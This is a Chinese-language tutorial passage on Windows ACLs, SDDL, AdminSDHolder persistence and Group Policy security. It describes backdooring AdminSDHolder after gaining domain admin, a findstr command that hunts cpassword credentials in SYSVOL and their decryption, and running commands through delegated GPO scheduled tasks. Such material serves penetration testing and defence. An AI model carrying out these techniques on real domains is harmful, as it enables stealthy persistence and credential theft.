
关于(OI)代表对象继承 (CI)代表容器继承,前者代表应用于文件夹中的文件，后者代表应用于文件夹中的子文件夹，具体可看：https://docs.microsoft.com/en-us/previous-versions/dotnet/netframework-4.0/ms229747(v=vs.100)?redirectedfrom=MSDN

关于icacls命令的其他用法可看：https://ss64.com/nt/icacls.html

powershell下则可以通过Get-Acl命令：

```
PS C:\> $a = Get-Acl -path windows
PS C:\> $a.Access


FileSystemRights  : 268435456
AccessControlType : Allow
IdentityReference : CREATOR OWNER
IsInherited       : False
InheritanceFlags  : ContainerInherit, ObjectInherit
PropagationFlags  : InheritOnly

FileSystemRights  : 268435456
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited       : False
InheritanceFlags  : ContainerInherit, ObjectInherit
PropagationFlags  : InheritOnly

FileSystemRights  : Modify, Synchronize
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
```

同样的除了本机ACL之外，域内的对象同样有ACL,大致都差不多，因为域环境和本机环境的不同，只是相应可访问的权限种类以及对象上有不同




以下是常用的一些ACL：

GenericAll - 完全的权限，修改密码编辑属性啥的

GenericWrite - 可以修改属性

WriteOwner - 更改对象的所有者

WriteDACL - 可以修改目标ACL

ForceChangePassword - 更改密码

Self (Self-Membership) - 添加自己到某个组内

SDDL-安全描述符定义语言：https://docs.microsoft.com/zh-cn/windows/win32/secauthz/security-descriptor-string-format


因为通常给对象设置ACE的时候，我们一般都是通过鼠标点击的形式完成，其他的操作系统都给我们完成了，如果我们需要通过写代码等方式设置时，那么提供给ACE的就得时SDDL这种形式

例如：

```
C:\Users\trump.ADTEST\Desktop>cacls 1.html /s
C:\Users\trump.ADTEST\Desktop\1.html "D:(A;;FA;;;SY)(A;;FA;;;BA)(A;;FA;;;S-1-5-21-3599851082-3673913915-4153079188-1118)"
```


其中每个括号代表一个ACE,根据官方文档一共由5部分组成，标头，DACL,SACL,GROUP,OWNER，例如我这里的A代表ACCESS ALLOWED，FA代表FILE ALL ACCESS第一个ACE的SY标识local system，owner表现形式为sid，如果两个分号;;则表示未设置

可以对比一波，具体更为详细的东西可以翻一翻其他文档





## AdminSDHolder权限维持

AdminSDHolder容器对象是为域中受保护的账户和组提供权限模板，路径为CN=AdminSDHolder,CN=system,DC=xxxxx,DC=xxxxxxx




SDProp是一个监控进程，默认每60分钟运行一次，将域内的AdminSDHolder对象的权限和域中受保护的账户以及组的权限做比较，如果任何受保护的账户和组的权限与AdminSDHolder上的权限不匹配，那么就会重置受保护的账户和组的权限，域内受保护的账户或者组其属性admincount为1，例如Enterprise Admins（admincount为1不能保证现在还是受保护的，如果用户曾经被在保护组里，后来被删除了，那么admincount=1还是不便的）





SDProp进程运行时间间隔默认60分钟，可以在注册表Hklm\system\currentcontrolset\services\ntds\parameters修改AdminSDProtectFrequency的值

相关的一些其他信息以及手动运行SDProp进程可以看官方文档：https://docs.microsoft.com/zh-cn/windows-server/identity/ad-ds/plan/security-best-practices/appendix-c--protected-accounts-and-groups-in-active-directory


利用AdminSDHoler进行权限维持，首先在搞到域管权限后，我们通过修改AdminSDHolder的ACL,这样SDProp同步的时候，就会把权限也同步到所有受保护的组，用户上面去

AdminSDHoler默认的ACL一般是：


- Authenticated Users: Read
- SYSTEM: Full Control
- Administrators: Modify
- Domain Admins: Modify
- Enterprise Admins: Modify




给测试用户赋予AdminSDHolder的完全的权限，然后我们手动运行SDProp进程：




可以看到用户对于domain admins组有完全的权限，而且不光是domain admins这一个组，所有受保护的组以及用户，都有完全的访问权限：




此时你虽然不在域管理组里面，但是确可以进行添加域管账号等等特权操作


使用powerview等工具也可以达到此效果，可看：https://xz.aliyun.com/t/7276?accounttraceid=0a86e738b13d46d6b1404e9ddf3a7516bhqg

## GPO

gpo组策略，windows下用户管理的一种安全机制，通过组策略可以对域内的用户，用户组，以及计算机进行各种管理，例如软件安装，注册表配置，登入登出等，域控在建立的时候，会创建俩组策略，分别是Default Domain Policy和Default Domain Contoller Policy，组策略一般可以与域内OU，site等对象相关联


组策略的两个主要组件：

1.Group Policy Container (组策略容器)位于“CN=Policies, CN=System, DC=adtest, DC=com”,组策略容器提供了存储每一条组策略的基本信息，标识组策略的GUID等信息的功能





2.Group Policy Container(组策略模板)

实际包含策略设置的文件（统称为“组策略模板”）存储在SYSVOL中,一般的路径都是\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\





SYSVOL是Active Directory中的整个域范围的共享，所有经过身份验证的用户都可以对其进行读取访问。SYSVOL包含登录脚本，组策略数据和其他域范围的数据，这些数据在域内的任何地方都可用。 SYSVOL共享会自动同步并在所有域控制器之间共享

以域内对象为例，如OU，其属性gPLink,表明了需要链接到的具体组策略




一个以GUID作为文件夹标识的GPO文件夹包含以下部分：




- Machine – 机器的GPO.
- User – 用户的 GPO.
- GPT.INI – GPO的配置属性文件

对于域内的机器来说，组策略更新时间为90分钟，也可以在客户端运行gpupdate /force命令，强行刷新组策略

更新的时候会读取\\<domain.com>\Policies\<gpo id>\GPT.ini这个配置文件，看其中的版本号是否高于本地的版本

## 通过Powershell操作GPO

代码块

```
获取所有组策略
Get-GPO -All
过去特定id组策略
Get-GPO -guid b5688076-ea88-4c83-a704-5a93807b9150
导出所有GPO为html文件
Get-GPOReport -All -ReportType html -Path gpo.html
备份特定名称的GPO
Backup-Gpo -Name firstgpo -Path C:\GPO
还原指定GPO
Restore-GPO -Name firstgpo -Path C:\GPO
查看GPO的权限
Get-GPPermission -Name firstgpo -all
查看组策略具体应用于哪些主机
 Get-NetOU -GUID 10e1cb41-70aa-4f39-9aa8-084f306362b0 | %{Get-NetComputer -ADSPath $_}

```


## GPO的安全性


### 1.在SYSVOL中寻找密码

如图，在组策略首选项中，可以配置一些计划任务啥的，这里的配置最终会以xml的形式存放起来

- 映射驱动器（Drives.xml）
- 创建本地用户
- 数据源（DataSources.xml）
- 打印机配置（Printers.xml）
- 创建/更新服务（Services.xml）
- 计划任务（ScheduledTasks.xml）
- 更改本地管理员密码

可以通过dos命令：*findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies*.xml 快速查找xml*







打开之后如果有看到cpassword字段，这个字段是经过AES加密的，但是AESkey，微软官方放出来了：https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN

解密的话如powerview的Get-GPPPassword可以解出来明文

### 2.利用误配置的组策略委派

其实也不能叫误配置，简单来说就是某项组策略委派给了非管理员用户等，因为组策略一般会应用到比如某个OU，这样一来如果一个组策略委派给普通用户，那么就可以通过此用户，作为跳板接管更多的主机和权限




例如如果配置了某些计划任务，这个组策略的GUID为xxxxxx-xxxxx-xxxx-xxxx, 计划任务xml位于<GPO_PATH> \ Machine \ Preferences \ ScheduledTasks \ ScheduledTasks.xml

那么我们就可以通过修改xml内容或者重做一个xml模板，来执行我们的命令


### 3.组策略实现计划任务


这部分主要依靠通过powershell命令来进行，替换已有存在的计划任务模板，还原替换的思想源于：3gstuden,但是这里有些细节以及利用